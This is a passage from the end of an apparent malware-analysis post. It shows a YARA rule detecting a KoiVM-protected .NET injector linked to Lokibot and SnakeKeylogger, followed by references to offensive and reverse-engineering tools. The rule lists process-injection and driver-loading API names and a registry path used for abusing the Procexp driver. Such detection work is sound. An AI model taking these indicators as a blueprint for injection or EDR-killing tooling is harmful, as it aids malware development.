        hash4_Old = "68ae2ee5ed7e793c1a49cbf1b0dd7f5a3de9cb783b51b0953880994a79037326" // injects
Lokibot
        hash5_Old = "81763d8e3b42d07d76b0a74eda4e759981971635d62072c8da91251fc849b91e" // injects
SnakeKeylogger
        strings:
            // Used ImplMap imports (PInvoke)
            $implmap1 = "VirtualAllocEx"
            $implmap2 = "CreateProcess"
            $implmap3 = "CreateRemoteThread"
            $implmap4 = "Wow64SetThreadContext"
            $implmap5 = "Wow64GetThreadContext"
            $implmap6 = "RtlInitUnicodeString"
            $implmap7 = "NtLoadDriver"
            $implmap8 = "LoadLibrary"
            $implmap9 = "VirtualProtect"
            $implmap10 = "AdjustTokenPrivileges"
            $implmap11 = "GetProcAddress"
            $modulerefKernel1 = "kernel32"
            $modulerefKernel2 = "kernel32"
            $modulerefNtdll1 = "Ntdll"
            $modulerefNtdll2 = "ntdll"

            $regPath = "\\Registry\\Machine\\System\\CurrentControlSet\\Services\\TaskKill" wide //
Registry path for installing Sysinternals Procexp driver
            $rsrcName = "BIDEN_HARRIS_PERFECT_ASSHOLE" wide
            $koiVM1 = "KoiVM"
            $koiVM2 = "#Koi"

        condition:
            uint16(0) == 0x5a4d and uint16(uint32(0x3c)) == 0x4550 and ($regPath or $rsrcName or 1 of
($koiVM*)) and
            9 of ($implmap*) and 1 of ($modulerefKernel*) and 1 of ($modulerefNtdll*)
}

```

## References

1. KoiVM protector: <https://github.com/yck1509/KoiVM>
2. Reflection in .NET: <https://learn.microsoft.com/en-us/dotnet/framework/reflection-and-codedom/reflection>

3. P/Invoke: <https://learn.microsoft.com/en-us/dotnet/standard/native-interop/pinvoke>
4. D/Invoke: <https://github.com/TheWover/DInvoke>
5. Backstab: <https://github.com/Yaxser/Backstab>
6. MinHook: <https://github.com/TsudaKageyu/minhook>
7. ClrMD: <https://github.com/microsoft/clrmd>
8. AsmResolver: <https://github.com/Washi1337/AsmResolver>
9. OldRod: <https://github.com/Washi1337/OldRod>

## Tools to Download

---

[GO UP](#)

[BACK TO ALL POSTS](#)